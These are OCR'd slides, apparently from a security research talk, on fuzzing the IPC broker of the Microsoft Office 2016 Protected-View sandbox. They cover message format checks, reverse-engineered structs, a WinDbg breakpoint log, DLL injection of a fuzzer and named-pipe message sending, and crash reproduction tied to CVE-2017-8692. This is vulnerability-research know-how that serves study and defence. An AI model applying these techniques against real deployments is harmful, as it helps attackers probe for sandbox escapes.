
LABS


++

Message Format









** IPC Sanity-Check Functions*

** IPC Service-Request Functions*

LABS

++

Message Format

- Broker does general checks on IPC message header
  - NumberOfBytesRead of ReadFile() <= 2000h
  - Header.MsgSize == NumberOfBytesRead
- Broker does sanity-checks on IPC message body
  - Header.MsgSize == IPC static msg size, or
  - Header.MsgSize >= IPC min (dynamic) msg size
  - Update (WCHAR*, USTRING*, BYTE*, Array[], etc) pointers, if not NULL


```
typedef struct _USTRING
{
    UINT16 Len;          //len of Buffer[], excld NULL
    WCHAR  Buffer[N];    //wide-character string
} USTRING;
```

LABS

++

Message Format

- Broker does sanity-checks on IPC message body
  - Ptr_1 + Header.MsgSize == Ptr_2 + sizeof(s.fields) + sizeof(d.fields)



LABS

++

MS Office 2016 Protected-View Sandbox

Fuzzer Implementation


- Fuzzing Decisions
- Fuzzing Setup

LABS

++

Protected-View Scenario

- App-broker: Higher code coverage of overall IPC messages
  - PVCore and PVApp (vs Outlook-broker: PVCore subset only)
- Outlook-broker: (Possibly) Higher code coverage of PVCore (Subset 1) messages



- Decision: Fuzz both scenarios, but dedicate longer fuzz time for App-broker

LABS

++

Valid IPC Message Fields


- Valid ViewID value of 1
  - First Protected-View file
- Valid MsgSize value
  - Fixed value for static-sized msg, or max 2000h for dynamic-sized msg
- Valid MsgTag values
  - Depends on chosen Protected-View scenario
- Valid USTRING structure, where applicable
- Non-NULL arbitrary pointer value
  - Sanity-check functions will update accordingly

LABS

++

Improve Fuzzing Efficiency

- RE message bodies to ↑ code-coverage, ↓ time
- Only 72 (23 MSO+15 WWLIB+17 EXCEL+17 PPCORE) msgs
  ¯_(ツ)_/¯




```
typedef struct EXCEL_071200 : IpcHeader
{
    WCHAR*    UStrInChars.Buffer; //Non-NULL
    UINT8     ui8Unknown_18; //0-2, or others
    UINT8     ui8Unknown_19; //0-1, or others
    UINT16    ui16Padding;   //unused
    USTRING   UStrInChars;
};
```

LABS

++

Cross-Check IPC Message Format

- Sanity-checks would discard most dumb-fuzzed IPC mgs
- Use sanity-checks for the fuzzer advantage…
  - Also verifies reverse-engineering + fuzzer code
  - Produces CVE-2017-8692!

Command

```
0F1200: Format OK
101200: Format OK
101200: Format OK
001200: Format OK
011200: Format OK
021200: Format OK
031200: Format OK
041200: Format OK
051200: Format OK
051200: Format OK
0A1200: Format OK
0A1200: Format OK
0A1200: Format OK
0A1200: Format OK
0A1200: Format OK
0A1200: Format OK
0A1200: Format OK
0A1200: Format OK
0A1200: Format OK
0A1200: Format OK
061200: Format OK
071200: Format OK
081200: Format OK
091200: Format OK
0A1200: Format OK
0B1200: Format OK
0C1200: Format OK
0D1200: Format OK
0E1200: Format OK
081200: Format OK
(704.1d0c): Break instruction exception - code 80000003 (first chance)
eax=01c54000 ebx=00000000 ecx=77a5a880 edx=77a5a880 esi=77a5a880 edi=77a5a880
eip=77a24bb0 esp=4cc5fa4c ebp=4cc5fa78 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
77a24bb0 cc              int     3
0:070> bl
 0 e 00ba0d65     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1eba0f ".if (@eax == 0) {.printf \"001200: eax %08lx\n\",@eax;} .else {.printf \"001200: Format OK\n\"}; .echo; g"
 1 e 00ba0d48     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1eb9f2 ".if (@ecx != @eax) {.printf \"011200: ecx %08lx vs eax %08lx\n\",@ecx,@eax;} .else {.printf \"011200: Format OK\n\"}; .echo; g"
 2 e 00ba0d05     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1eb9af ".if (@eax == 0) {.printf \"021200: eax %08lx\n\",@eax;} .else {.printf \"021200: Format OK\n\"}; .echo; g"
 3 e 00ba0ce8     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1eb992 ".if (@ecx != @eax) {.printf \"031200: ecx %08lx vs eax %08lx\n\",@ecx,@eax;} .else {.printf \"031200: Format OK\n\"}; .echo; g"
 4 e 00ba0dac     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1eba56 ".if (@edx != @eax) {.printf \"041200: edx %08lx vs eax %08lx\n\",@edx,@eax;} .else {.printf \"041200: Format OK\n\"}; .echo; g"
 5 e 00ba0e20     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebaca ".if (@eax == 0) {.printf \"051200: eax %08lx\n\",@eax;} .else {.printf \"051200: Format OK\n\"}; .echo; g"
 6 e 00ba0e01     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebaab ".if (@eax == 0) {.printf \"061200: eax %08lx\n\",@eax;} .else {.printf \"061200: Format OK\n\"}; .echo; g"
 7 e 00ba0de2     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1eba8c ".if (@eax == 0) {.printf \"071200: eax %08lx\n\",@eax;} .else {.printf \"071200: Format OK\n\"}; .echo; g"
 8 e 00ba0e3d     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebae7 ".if (@eax == 0) {.printf \"081200: eax %08lx\n\",@eax;} .else {.printf \"081200: Format OK\n\"}; .echo; g"
 9 e 00ba0f07     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebbb1 ".if (@eax == 0) {.printf \"091200: eax %08lx\n\",@eax;} .else {.printf \"091200: Format OK\n\"}; .echo; g"
10 e 00ba0eed     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebb97 ".if (@ecx != @eax) {.printf \"0A1200: ecx %08lx vs eax %08lx\n\",@ecx,@eax;} .else {.printf \"0A1200: Format OK\n\"}; .echo; g"
11 e 00ba0ec4     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebb6e ".if (@ecx != @eax) {.printf \"0B1200: ecx %08lx vs eax %08lx\n\",@ecx,@eax;} .else {.printf \"0B1200: Format OK\n\"}; .echo; g"
12 e 00ba0e9d     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebb47 ".if (@ecx != @eax) {.printf \"0C1200: ecx %08lx vs eax %08lx\n\",@ecx,@eax;} .else {.printf \"0C1200: Format OK\n\"}; .echo; g"
13 e 00ba0f23     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebbcd ".if (@eax == 0) {.printf \"0D1200: eax %08lx\n\",@eax;} .else {.printf \"0D1200: Format OK\n\"}; .echo; g"
14 e 00ba0fc5     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebc6f ".if (@ecx != @eax) {.printf \"0E1200: ecx %08lx vs eax %08lx\n\",@ecx,@eax;} .else {.printf \"0E1200: Format OK\n\"}; .echo; g"
15 e 00ba0f86     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebc30 ".if (@eax == 0) {.printf \"0F1200: eax %08lx\n\",@eax;} .else {.printf \"0F1200: Format OK\n\"}; .echo; g"
16 e 00ba0f70     0001 (0001)  0:**** EXCEL!LinkASPPModelTable+0x1ebc1a ".if (@eax == 0) {.printf \"101200: eax %08lx\n\",@eax;} .else {.printf \"101200: Format OK\n\"}; .echo; g"
0:070>
```

LABS

++

Fuzzing Algorithm

- No sophisticated fuzzing framework
- Enable page heap “gflags.exe /i <image> +hpa”
- DLL injection of fuzzer DLL into Protected-View process
- Randomly select valid PVCore + PVApp IPC message
- Each IPC message is generated with as many valid fields as possible
- Sends IPC message through Named-Pip “\\.pipe\OfficeUser_OICE_16_ 974FA576_32C1D314_<****>”

LABS

++

Crash Reproduction


- Manual reproduction of crash
- Check if crash occurs in IPC-processing functions
  - If yes, identify this as PVTarget message
- Rerun fuzzing, with biased selection for PVTarget message
- *Pray* that crash can be reproduced after X period of time
- Use DebugView for manual minimization
  - Log Header->MsgTag only

Fuzzer Implementation

LABS

++

Crash Minimization



**Fuzzer-RM: Generate IPC msg from predefined list instead of random*

LABS

++

Hardware

- Host: HP Elite Notebook
  - Intel i7-4600U CPU
  - 8 GB Memory
- Guest: 1-4 VMWare Workstation Images
  - 1 CPU, 1 GB Memory
  - All crashes occur while testing fuzzer code with 1 Guest
  - “Scale up” fuzzing to 4 Guests, for ~5 days * ~9 hours

LABS

++

MS Office 2016 Protected-View Sandbox

Results

